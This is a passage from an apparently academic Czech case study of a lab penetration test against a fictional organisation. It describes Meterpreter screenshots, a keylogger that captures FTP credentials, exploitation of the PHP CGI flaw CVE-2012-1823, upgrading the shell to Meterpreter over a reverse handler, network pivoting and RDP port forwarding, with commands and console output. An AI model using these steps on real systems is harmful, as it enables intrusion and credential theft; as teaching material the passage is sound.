V tomto konkrétním případě bylo využití této metody špehování poměrně úspěšné. Ze snímku obrazovky přiloženém jako obrázek 32 je zřejmé, že uživatel infikovaného systému byl přichycen při kopírování Textového dokumentu na místo v internetu s IP adresou 10.0.0.2.

Získání přístupu k těmto souborům a případná další činnost s nimi (jako je například jejich zašifrování za účelem vydírání) by byly pro potenciálního nepřátelského útočníka jednou z priorit krátce po objevení jejich existence. Penetrační tester se na ně tedy také zaměří.

```
meterpreter > screenshot
Screenshot saved to: /home/kali/lnjtrmwg.jpeg
meterpreter >
```

Obrázek 31 Vytvoření snímku obrazovky
Zdroj: Vlastní tvorba




Obrázek 32 Snímek obrazovky pořízený skrze Meterpreter
Zdroj: Vlastní tvorba

Přesnější informace ohledně konkrétní služby umožňující sdílení souborů na 10.0.0.2 včetně portu, na kterém tato služba operuje, je možné získat pomocí skenu portů a podobných technik. S přihlédnutím ke snímku obrazovky pořízenému v předchozím kroku je však snadno možné dedukovat, že touto službou bude pravděpodobně FTP, která standartně operuje na portech 20 a 21.

V tomto případě lze využít faktu, že existuje přímá konektivita mezi počítačem penetračního testera a serverem hostujícím FTP službu a existenci FTP na portu 21 ověřit prostým připojením. Pokud by přímá konektivita mezi těmito stanicemi neexistovala, bylo by nutné využít některou ze speciálních technik, které jsou dále prezentovány v případové studii.

Jak je zřejmé z obrázku 33, služba FTP je skutečně na serveru 10.0.0.2 zapnutá a naslouchá na standartním portu. Z obrázku je ale dále zřejmé, že FTP služba je nakonfigurována jako FTP s autorizací. K přístupu je tedy nejdříve nutné se autentizovat za pomocí jména a hesla.




Obrázek 33 Pokus o přístup k FTP
Zdroj: Vlastní tvorba

Zjištění, že je FTP server zabezpečený, představuje poměrně zásadní překážku ve snaze přistoupit k datům zde umístěným. Metasploit pro tyto případy obsahuje i nástroje, které jsou schopné provést brute-force či slovníkový útok. Jedním z těchto nástrojů je i „*auxiliary/scanner/ftp/ftp_login*“, který slouží specificky k útoku na přihlašovací údaje služby FTP. Pro účely případové studie je předpokládáno, že tento modul, byl vyzkoušen, avšak se nepodařilo přihlašovací údaje prolomit.


Po tomto neúspěšném pokusu se zdá, že data zde umístěná jsou mimo dosah penetračního testera. Nástroj Metasploit Framework však nabízí i možnosti pro snímání stisků kláves (obecně znám jako keylogger).

Spuštění keyloggeru pro Windows je v Meterpreteru jednoduché. Postačí zadání příkazu „*run post/windows/capture/keylogeger*“. Detailní ukázku spuštění kyloggeru je na obrázku 34. Z obrázku je dále zřejmé, do které přesné lokace je záznam stisknutých kláves ukládán. Ukončení činnosti keyloggeru je pak možné za pomocí běžného signálu pro přerušení právě probíhajícího procesu, tedy stisknutím kombinace kláves „*Ctrl+C*“.



Obrázek 34 Spuštěný keylogger
Zdroj: Vlastní tvorba

Přečtením a analýzou souboru, který obsahuje záznam stisknutých kláves je takto možné zjistit celou řadu zajímavých informací. Informace, které byly zjištěny v tomto konkrétním případě jsou zřejmé z obrázku 35. Nejzajímavější informací, která byla použitím keyloggeru zjištěna jsou poslední 2 řádky, které pravděpodobně obsahují jméno a heslo nutné k autentizaci danému FTP serveru. Zjištění přihlašovacích údajů k FTP serveru představuje zásadní posun vpřed. Nyní je již možné se k FTP serveru standartně připojit, stáhnout všechny soubory či s nimi jakkoli jinak manipulovat.



Obrázek 35 Záznam stisknutých kláves
Zdroj: vlastní tvorba


Během procesu získávání snímků obrazovky bylo dle scénáře případové studie zjištěno, že uživatel, který tento počítač využívá, se pravidelně připojuje k serveru 10.0.0.2 za pomocí webového prohlížeče. Na tomto serveru je totiž spuštěna i webová služba, ke které se uživatelé této smyšlené organizace pravidelně připojují za účelem přístupu k jednoduché webové aplikaci, která slouží ke správě jejich docházky. Alternativně může být přítomnost webové služby na serveru zjištěna pomocí techniky skenování portů. Tato možnost je detailně popsána dále v případové studii.

Po zjištění, že na serveru je spuštěna mimo FTP služby a dalších i webová služba, je možné zkoumat, jestli tato služba neobsahuje nějakou zranitelnost. Jednou z možností je připojit se k této službě standartně přes webový prohlížeč. Následuje prohlídka prezentovaného webu a identifikace zranitelností. Ta může být provedena několika možnými způsoby od využití automatických nástrojů po manuální snahu danou službu prozkoumat za účelem další exploitace.

Za tímto účelem byl v případové studii využit nástroj Nmap, který díky své podpoře scriptů disponuje rozsáhlými schopnostmi identifikovat zranitelnosti

na vybraném cíli. Konkrétní syntaxe pro spuštění Nmapu je u případové studie následující: „*Nmap -p 80 --script vuln 10.0.0.2*“. Tento příkaz omezuje Nmap na skenování pouze portu 80 na vybraném cíli s využitím vestavěného scriptu „*vuln*“, který zkouší identifikovat širokou škálu zranitelností. Nástroj v tomto případě identifikoval zranitelnost CVE-2007-6750, která umožní provedení útoku typu odepření přístupu. Dále nástroj Nmap nabízí řadu návrhů pro provedení SQL injekcí a řadu jiných potenciálních zranitelností. V neposlední řadě se výstupu programu Nmap nachází i informaci o tom, že informační soubor phpinfo.php je volně dostupný. Tento soubor obsahuje typicky jediný příkaz, který spustí PHP funkci „*phpinfo()*“, která automaticky vypíše velmi detailní popis aktuální konfigurace PHP na daném serveru. Analýzou těchto informací (konkrétní verze a nastavení PHP serveru) je možné zjistit, že tento server je zranitelný na útok CVE-2012-1823 neboli „*PHP CGI Argument Injection*“, která umožňuje na základě cílené manipulace s http argumenty dosáhnout vzdáleného spuštění injektovaného kódu na cílovém stroji.

Konkrétní nastavení Metasploit Frameworku za účelem exploitace této zranitelnosti je na obrázku 36. Jak je na obrázku vidět, exploit proběhl úspěšně a úspěšně byl vrácen shell, se kterým je možné interagovat. Z obrázku je dále možné vidět, že nebyl vybrán konkrétní payload. Metasploit tedy automaticky vybral payload typu „*shell_bind_tcp*“. Tento typ payloadu se od výrazně liší od dříve použitého „*meterpreter/reverse_tcp“.* V tomto případě tedy nedojde k vrácení relace Meterpreteru, ale na vzdáleném počítači bude vytvořen handler, ke kterému se pak bude možné připojit k shellu.



Obrázek 36 Exploitace webové služby
Zdroj: Vlastní tvorba

Jak je zřejmé z obrázku 36, exploitace proběhla v pořádku. Skutečnost, že výsledkem spojení není relace Meterpreteru, ale jen vzdálený shell, neznamená neúspěch. Vzdálený přístup k shellu představuje vážné prolomení zabezpečení a umožní penetračnímu testerovi (nebo případnému nepřátelskému útočníkovi) širokou škálu možností pro sběr informací a ovlivnění chodu samotné funkčnosti a dostupnosti dané služby. Pro další získání většího rozsahu funkcí je však spuštění Meterpreteru na kompromitovaném systému klíčové.

Za tímto účelem je nutné stávající relaci vzdáleného shellu upozadit využitím klávesové zkratky Ctrl+Z a spuštěním modulu Metasploitu „*use post/multi/manage/shell_to_meterpreter*“. Tento modul přesně, jak název napovídá, umožní vylepšit relaci poskytnutou do konfigurační možnosti „*SESSION*“ na relaci Meterpreteru. Stejného účinku je možné dosáhnout příkazem „*sessions -u 3*“. Číslovka „*3*“ v tomto případě odkazuje na identifikační číslo relace a parametr „*-u*“ odkazuje na anglické slovo „upgrade“ tedy vylepšit. Spuštění tohoto modulu je zobrazeno na obrázku 37. Z obrázku je vidět, že spuštění modulu proběhlo bez problému a že nová relace s identifikačním číslem 4 byla úspěšně spuštěna. Namísto


tohoto relace vzdáleného shellu se ale nyní jedná o plnohodnotnou relaci Meterpreteru.

```
msf6 post(multi/manage/shell_to_meterpreter) > run

[!] SESSION may not be compatible with this module:
[!]  * incompatible session platform: php
[*] Upgrading session ID: 3
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.0.0.4:4433
[*] Sending stage (1017704 bytes) to 10.0.0.2
[*] Meterpreter session 4 opened (10.0.0.4:4433 → 10.0.0.2:46686)
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) >
```

Obrázek 37 Vylepšení na relaci Meterpreteru
Zdroj: Vlastní tvorba

Po úspěšném navázání relace Meterpreteru je možné dále kompromitovaný systém prozkoumávat. Za tímto účelem je možné využít všechny možnosti, které byly v rámci této případové studie již prezentovány. Využít je ale možné i celou řadu dalších možností.

Během fáze prozkoumávání systém byl v tomto případě proveden příkaz pro zobrazení informací ohledně konektivity tohoto serveru. Zobrazené výsledky jsou na obrázku 38. Zásadním zjištěním je, že tento počítač obsahuje dvě síťové karty a že je připojen do dvou různých sítí.



Obrázek 38 Zjištění existence vzdálené sítě
Zdroj: Vlastní tvorba

Zjištění existence další sítě představuje velmi důležitou informaci. O této síti totiž neměl penetrační tester v tomto případě naprosto žádné informace. Penetračnímu testerovi rovněž scházel i způsob komunikace s touto sítí, protože žádná z dosud kompromitovaných stanic (až na tento server) nedisponovala konektivitou do této sítě. Nově nalezená síť představuje pro penetračního testera

další příležitost pro ještě větší prolomení počítačových systémů smyšlené organizace. Tuto síť je tedy vhodné dále prozkoumat.

Jednou z možností, jak to učinit, je využít přímého přístupu shellu a Meterpreteru na kompromitovaném počítači za účelem instalace nástrojů jako je Nmap, které toto prozkoumávání vzdáleného cíle umožní. Tato možnost však vůbec není praktická a hrozí při ní poměrně velké riziko odhalení. Namísto toho je možné využít funkce Metasploitu, který umožňuje využít kompromitovaný počítačový systém jako prostředníka neboli „*proxy*“ či „*pivot*“ a další komunikaci se vzdálenými počítači posílat skrze něj. Pro tento účel je v Metasploitu možné využít modul „*post/manage/autoroute*“, který po nastavení konfigurační možnosti „*SESSION*“ automaticky přidá dostupné počítačové sítě skrze tuto relaci a veškerá komunikace s nimi v rámci Metasploitu může být posílána výše popsaným způsobem skrze tuto vybranou relaci. Spuštění tohoto modulu je zobrazeno na obrázku 39. Pro spuštění modulu musí být samozřejmě aktuální relace Meterpreteru z minulého obrázku přenesena do pozadí standartním způsobem tak, aby bylo možné s moduly Metasploitu interagovat a využívat je.

```
msf6 post(multi/manage/autoroute) > run

[!] SESSION may not be compatible with this module:
[!]  * incompatible session platform: linux
[*] Running module against metasploitable.localdomain
[*] Searching for subnets to autoroute.
[+] Route added to subnet 10.0.100.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 10.0.0.0/255.255.255.0 from host's routing table.
[*] Post module execution completed
msf6 post(multi/manage/autoroute) >
```


Obrázek 39 Přidání vzdálených cest
Zdroj: Vlastní tvorba

Po provedení úspěšného přidání cest do cíle mimo přímou konektivitu stroje, na kterém je spuštěn Metasploit Framework, je nyní už možné s těmito vzdálenými sítěmi v rámci Metasploitu komunikovat, tak jako by mezi strojem a vzdálenou sítí přímá konektivita existovala. Došlo tak k velmi vážnému porušení základních a velmi restriktivních pravidel, která smyšlená organizace implementovala.

Za účelem prozkoumání této sítě je možné opět využít nástroj Nmap či podobných nástrojů. Vzhledem k tomu, že ale je vzdálená síť přímo nedostupná, je

nezbytné pro správnou funkci Nmapu využít další techniky a nástroje jako je například „*proxychains*“ tak, aby přes tuto mapování správně fungovalo.


Jak ale bylo uvedeno v předchozí kapitole, Metasploit Framework sám disponuje širokou škálou skenerů a nástrojů pro prozkoumávání sítí a konkrétních cílových stanic. Jednou z takových možností je i modul „*post/multi/gather/ping_sweep*“, který jak již název napovídá, provede prozkoumání cíle s využitím zpráv ICMP echo. Za účelem konfigurace tohoto modulu je nutné nastavit konfigurační možnosti „*RHOSTS*“ a „*SESSION*“. Výstup po provedení modulu je na obrázku 40. Z výstupu je zřejmé, že modul byl proveden úspěšně a došlo k objevení dalších tří hostů. Dle IP adresy je možné dedukovat, že IP adresa 10.0.100.1 pravděpodobně představuje výchozí bránu, 10.0.100.2 představuje server a zbývající dvě adresy představují nové, dosud neobjevené stroje (uživatelské počítače, servery, kamery, ...).



Obrázek 40 Nalezené vzdálené počítače
Zdroj: Vlastní tvorba

Po zjištění existence dalších zařízení na vzdálené síti penetrační tester zkouší další prolomení zabezpečení celého počítačového systému organizace pokusem o kompromitování těchto nově objevených zařízení. Jednou z nejvíce užitečných informací pro penetračního testera je seznam služeb, které na konkrétním počítači naslouchají (tedy seznam otevřených portů). K tomuto účelu bývá typicky využit nástroj Nmap. Metasploit Framework však disponuje řadou stejných funkcí jako Nmap a možnost tohoto skenování otevřených portů je jednou z nich. Za tímto účelem může být využit modul „*auxiliary/scanner/portscan/tcp*“. Jak je z názvu modulu možné odvodit, jedná se o stejný typ skenování jako využívá v základním nastavení i Nmap, tedy plnohodnotný TCP sken. Obrázek 41 obsahuje výstup

takového skenu použitého proti počítači 10.0.100.3. Z obrázku je zřejmé, že daný počítač naslouchá na celé řadě portů. Za pozornost však stojí port 3389, tedy port určený pro RDP, tedy Remote Desktop Protocol. Jedná se o proprietární protokol firmy Microsoft, který slouží ke vzdálenému grafickému připojení k počítači.




Obrázek 41 Výstup po skenování portů
Zdroj: Vlastní tvorba

Zjištění otevřeného portu 3389, tedy portu typicky využívaného pro RDP je poměrně zásadní. Pokud vzdálený počítač není zaheslovaný nebo využívá pouze velmi slabé heslo je takto možné se do počítače přihlásit a kompromitovat síť cílové organizace ještě více než dosud.

Pokus o připojení na vzdálený počítač pomocí protokolu RDP však není úplně banální úkol. Vzdálený počítač je dostupný pouze z prostředí Metasploit Framework za využití kompromitovaného serveru se dvěma síťovými kartami jako proxy. Operační systém, a tedy i externí programy, kterými může být například některý z nástrojů pro penetrační testování, popsaných v kapitole 7, konektivitou nedisponují. Tento problém je možné vyřešit za pomocí techniky přesměrování portů známé spíše pod svým anglickým názvem „*port forwarding*“.

Využití této techniky spočívá v přesměrování komunikace externího programu, který je spuštěn na počítači penetračního testera tak, aby tuto komunikaci prováděl skrze Metasploit Framework, čím může být zajištěno, že externí program, který původně konektivitou ke vzdálenému počítači nedisponoval, se nyní k tomuto počítači úspěšně připojí.


Podrobné nastavení přesměrování portů pro účel úspěšného připojení na vzdálenou plochu je možné provést provedením příkazu „*portfwd add -l 3389 -p 3389 -r 10.0.100.3*“ v Meterpreterové relaci, přes kterou má být tato komunikace směrována. Parametr „*-l*“ nastavuje port, na kterém bude naslouchat počítač penetračního testera. Parametr „*-p*“ pak analogicky slouží k upřesnění konkrétního portu, na kterém naslouchá vzdálený počítač. Adresa tohoto vzdáleného počítače je pak specifikována parametrem „*-r*“. Konkrétní provedení tohoto příkazu je na obrázku 42.



Obrázek 42 Konfigurace přesměrování portů
Zdroj: Vlastní tvorba

Jak je tedy zřejmé v minulém kroku, byl Metasploit Framework nastaven tak, aby poslouchal na portu 3389 penetračního testera a veškerou komunikaci, kterou takto obdrží dále přesměrovával dle svých směrovacích pravidel na vzdálený počítač. K ověření toho, že vše bylo nastaveno správně´, je pak možné využít příkaz „*netstat*“.


Výstup z tohoto příkazu je na obrázku 43. Z obrázku je zřejmé, že na adrese localhost na portu 3389 poslouchá proces „*ruby*“ s PID 25045. Název procesu vychází z toho, že samotný Metasploit Framework a všechny jeho moduly jsou napsány právě v programovacím jazyce Ruby. Vše se tedy zdá být korektně nastaveno.



Obrázek 43 Přesměrování portů pro externí program
Zdroj: Vlastní tvorba

Po dokončení nastavení je nyní již možné spojení vyzkoušet otevřením nového terminálového okna a zadáním příkazu „*rdesktop 127.0.0.1*“. Z obrázku 44. Je zřejmé, že spojení bylo úspěšně vytvořeno a že přesměrování portů je tedy

správně nastaveno. Analogickým způsobem je pak možné zajistit konektivitu ke vzdálenému cíli pro každý další externí program.



Obrázek 44 Úspěšně navázané spojení skrze RDP
Zdroj: Vlastní tvorba

Dle zobrazené obrazovky vzdáleného počítače je možné určit, že zdejší počítač má nainstalován operační systém Microsoft Windows 10. Po krátkém prozkoumání tohoto počítače je dále zřejmé, že počítač je zaheslovaný a není tedy možné se do něj snadno přihlásit. Za účelem dalšího postupu může být vyzkoušen některý z typu útoku na hesla či je možné vzdálenou plochu k prolomení zabezpečení nevyužít a namísto toho postupovat jiným způsobem. Z obrázku 41 je například zřejmé, že mimo portu 3389 tento počítač naslouchá ještě na celé řadě dalších portů a některý z nich může být zranitelný. Pro účel případové studie je však předpokládáno, že všechny tyto metody byly využity, avšak neúspěšně.

